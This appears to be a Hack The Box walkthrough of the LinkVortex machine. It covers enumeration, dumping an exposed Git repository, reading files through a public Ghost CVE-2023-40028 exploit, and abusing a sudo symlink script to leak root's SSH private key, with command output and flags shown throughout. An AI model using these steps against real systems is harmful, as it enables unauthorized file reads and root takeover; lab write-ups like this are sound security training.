


Welcome to my second walkthrough and my second Hack The Box Seasonal Machine.



Start with a usual Nmap scan **nmap -sC -sV 10.10.11.47 -T5**



```

root@V: ~
root@V: ~/Downloads
root@V: ~
root@V: ~
root@V: ~

root@V: ~# nmap -sC -sV 10.10.11.47 -T5
Starting Nmap 7.94SNM ( https://nmap.org ) at 2025-01-03 18:07 IST
Warning: 10.10.11.47 giving up on port because retransmission cap hit (2).
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3c48a9b968c8eb570f8fc0b47cb98659833eb ECDSA
|   256 a2eaa6e1b6d7e7c5868969c5e1ba059e3813 ED25519
80/tcp    open  http      Apache httpd
|_ http-title: BitlyBit Hardware
|_ http-generator: Ghost 5.38
|_ http-server-header: Apache
|_ http-robots.txt: 4 disallowed entries
|_/ghost/ /p/ /email/ /r/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds

```

Firstly we have to add linkvortex.htb in /etc/hosts file than we we have to add dev.linkvortex.htb /etc/hosts file

```
echo "10.10.11.47 linkvortex.htb" | tee -a /etc/hosts
echo "10.10.11.47 linkvortex.htb" | tee -a /etc/hosts
```

```
(root@V)-[~]
# echo "10.10.11.47 linkvortex.htb" | tee -a /etc/hosts
10.10.11.47 linkvortex.htb

(root@V)-[~]
# echo "10.10.11.47 dev.linkvortex.htb" | tee -a /etc/hosts
10.10.11.47 dev.linkvortex.htb
```

## cat /etc/hosts

```
(root@V)-[~]
# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 v
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.44 alert.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
10.10.11.35 cicada.htb CICADA-DC.cicada.htb
192.168.1.66 cryptobank.local
192.168.1.58 ceng-company.vrn
192.168.1.58 admin.ceng-company.vrn
192.168.1.58 admin.ceng-company.vrn/gila
10.10.11.47 linkvortex.htb
10.10.11.47 dev.linkvortex.htb
```

**ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/dirb/common.txt -fs 0 -t 100**

```
(root@V)-[~]
# ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/dirb/common.txt -fs 0 -t 100
Keyword FUZZ defined, but not found in headers, method, URL or POST data.

v2.1.0-dev

:: Method      : GET
:: URL         : http://linkvortex.htb/
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 100
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 0

:: Progress: [1/1] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

**ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/dirb/common.txt -H "Host:FUZZ.linkvortex.htb" -fc 301**

```
(root@V)-[~]
# ffuf -u http://linkvortex.htb/ -w /usr/share/wordlists/dirb/common.txt -H "Host:FUZZ.linkvortex.htb" -fc 301

v2.1.0-dev

:: Method      : GET
:: URL         : http://linkvortex.htb/
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Header       : Host: FUZZ.linkvortex.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response status: 301

:: Progress: [40/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

Now we have to install “git-dumper” from github

```
git clone https://github.com/arthaud/git-dumper.git
cd git-dumper
pip3 install -r requirements.txt break-system-packages
python3 git_dumper.py http://dev.linkvortex.htb/.git/ root
```

```
root@V: ~/Downloads
root@V: ~/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
bob@linkvortex: ~
root@V: ~

(root@V)~/git-dumper
# pip3 install -r requirements.txt --break-system-packages
Requirement already satisfied: PySocks in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (1.7.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.32.3)
Requirement already satisfied: BeautifulSoup4 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (4.12.3)
Collecting dulwich (from -r requirements.txt (line 4))
  Downloading dulwich-0.22.7-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (4.4 kB)
Collecting requests-pkcs12 (from -r requirements.txt (line 5))
  Downloading requests_pkcs12-1.25-py3-none-any.whl.metadata (3.5 kB)
Requirement already satisfied: certifi>=2017.4.17 in /usr/lib/python3/dist-packages (from requests->-r requirements.txt (line 2)) (2024.8.30)
Requirement already satisfied: charset-normalizer<4,>=2 in /usr/lib/python3/dist-packages (from requests->-r requirements.txt (line 2)) (3.4.0)
Requirement already satisfied: idna<4,>=2.5 in /usr/lib/python3/dist-packages (from requests->-r requirements.txt (line 2)) (3.8)
Requirement already satisfied: urllib3<3,>=1.21.1 in /usr/lib/python3/dist-packages (from requests->-r requirements.txt (line 2)) (2.2.3)
Requirement already satisfied: soupsieve>1.2 in /usr/lib/python3/dist-packages (from BeautifulSoup4->-r requirements.txt (line 3)) (2.6)
Requirement already satisfied: cryptography>=42.0.0 in /usr/lib/python3/dist-packages (from requests-pkcs12->-r requirements.txt (line 5)) (43.0.0)
Downloading dulwich-0.22.7-cp312-cp312-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (976 kB)
977.0/977.0 kB 25.4 MB/s eta 0:00:00

Downloading requests_pkcs12-1.25-py3-none-any.whl (6.1 kB)
Installing collected packages: dulwich, requests-pkcs12
Successfully installed dulwich-0.22.7 requests-pkcs12-1.25
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager, possibly rendering your system unusable. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv. Use the --root-user-action option if you know what you are doing and want to suppress this warning.
```

cd ghost  
and follow the following commands

```
root@V: ~/Downloads
root@V: ~/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
bob@linkvortex: ~
root@linkvortex: ~

(root@V)~/ghost
# cd core

(root@V)~/ghost/core
# ls
MigratorConfig.js config.development.json content core ghost.js index.js jsconfig.json loggingrc.js package.json playwright.config.js test

(root@V)~/ghost/core
# cd test

(root@V)~/ghost/core/test
# ls
e2e-api e2e-browser e2e-frontend e2e-server e2e-webhooks integration regression unit utils

(root@V)~/ghost/core/test
# cd regression

(root@V)~/ghost/core/test/regression
# ls
api mock-express-style models site

(root@V)~/ghost/core/test/regression
# cd api

(root@V)~/ghost/core/test/regression/api
# ls
admin content

(root@V)~/ghost/core/test/regression/api
# cd admin

(root@V)~/ghost/core/test/regression/api/admin
# ls
snapshots db.test.js images.test.js members-signin-url.test.js pages.test.js redirects.test.js settings.test.js update-user-last-seen.test.js utils.js
authentication.test.js identities.test.js members-importer.test.js notifications.test.js posts.test.js schedules.test.js slack.test.js users.test.js webhooks.test.js

(root@V)~/ghost/core/test/regression/api/admin
```

cat authentication.test.js | grep -n "password"

```
root@V: ~/Downloads
root@V: ~/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
bob@linkvortex: ~

root@V: ~/test/regression/api/admin
cat authentication.test.js | grep -n "password"
56:     const password = 'OctopiFociPilfer45';
59:     password;
105:     await agent.loginAs(email, password);
147:     password: 'thisissupersafe',
173:     password: 'thisissupersafe',
195:     const password = 'thisissupersafe';
208:     password;
244:     await cleanAgent.loginAs(email, password);
299:     password: 'lel123456',
317:     password: '12345678910',
340:     password: '12345678910',
371:     it('reset password', async function () {
378:     password: ownerUser.get('password')
381:     await agent.put('authentication/password_reset')
384:     password_reset: {}
398:     it('reset password: invalid token', async function () {
400:     .put('authentication/password_reset')
403:     password_reset: {}
421:     it('reset password: expired token', async function () {
429:     password: ownerUser.get('password')
433:     .put('authentication/password_reset')
436:     password_reset: {}
454:     it('reset password: unmatched token', async function () {
459:     password: 'invalid_password'
463:     .put('authentication/password_reset')
466:     password_reset: {}
484:     it('reset password: generate reset token', async function () {
486:     .post('authentication/password_reset')
489:     password_reset: {}
502:     describe('Reset all passwords', function () {
517:     it('reset all passwords returns 204', async function () {
518:     await agent.post('authentication/global_password_reset')
```

Git clone this link for getting the username and password the following cmds

```
root@V: ~
git clone https://github.com/0x0TC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028.git
Cloning into 'Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028'...
Remote: Enumerating objects: 17, done.
Remote: Counting objects: 100% (17/17), done.
Remote: Compressing objects: 100% (14/14), done.
Remote: Total 17 (delta 2), reused 9 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (17/17), 7.33 KiB | 7.33 MiB/s, done.
Resolving deltas: 100% (2/2), done.

root@V: ~
cd Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028

root@V: ~/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
ls
CVE-2023-40028  README.md
```

After this cmd we get username and password, use this username and password for ghost link on browser.

```
root@V: ~/Downloads
root@V: ~/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
bob@linkvortex: ~
root@V: ~

root@V: ~/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
./CVE-2023-40028 -u admin@linkvortex.htb -p OctopiFociPilfer45 -h http://linkvortex.htb
WELCOME TO THE CVE-2023-40028 SHELL
Enter the file path to read (or type 'exit' to quit): /etc/passwd
File content:
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:nonexistent:/usr/sbin/nologin
node:x:1000:1000:node:/home/node:/bin/bash
Enter the file path to read (or type 'exit' to quit): /var/lib/ghost/config.production.json
File content:
{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": ""
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  }
}
```



**ssh bob@linkvortex.htb**

```
[root@0-V] [-]
└─ ssh bob@linkvortex.htb
The authenticity of host 'linkvortex.htb (10.10.11.47)' can't be established.
ED25519 key fingerprint is SHA256:vrkQDvTuj3pAJVT+1uld06EvxgySHoV6DPCCat0WKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'linkvortex.htb' (ED25519) to the list of known hosts.
bob@linkvortex.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jan  3 12:08:45 2025 from 10.10.14.93
bob@linkvortex:~$ ls
exploit.txt  new.txt    user.txt
bob@linkvortex:~$ cat user.txt
1sc1d621c070387279666004e8e973d7
bob@linkvortex:~$ ls
exploit.txt  new.txt    user.txt
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT


User bob may run the following commands on linkvortex:
    (All) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
bob@linkvortex:~$ ln -s /root/roo.txt exploit.txt
ln: failed to create symbolic link 'exploit.txt': File exists
bob@linkvortex:~$ ln -s /home/bob/exploit.txt exploit.png
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh exploit.png
Link found [ exploit.png ], moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzacr1ZktdktZjEAAEAABGbm9uZQA0AAAAAABAAABlWAAAdzc2gtcn
NHAAAAAAYFAA0AAAYFAmphVHVh1Mw7eGt9wG323rVuolWnMof+FclYVwW4SACcailZd0F8T
```

make file with name of id\_rsa with nano

Now give the permission for file id\_rsa with following cmds

**chmod 600 id\_rsa**

**ssh [root@linkvortex](#) -i id\_rsa**



```
root@linkvortex: ~  
root@V: ~/Downloads x root@V: ~/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028 x bob@linkvortex: ~ x root@linkvortex: ~  
root@V: ~  
root@V:~# nano passwd  
root@V:~# nano id_rsa  
root@V:~# chmod 600 id_rsa  
root@V:~# ssh root@linkvortex.htb -i id_rsa  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:        https://ubuntu.com/pro  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
Last login: Fri Jan 3 12:19:07 2025 from 10.10.14.93  
root@linkvortex:~# ls  
root.txt  
root@linkvortex:~# cat root.txt  
9660b05ca010fe9c7869cca51eeddc7  
root@linkvortex:~#
```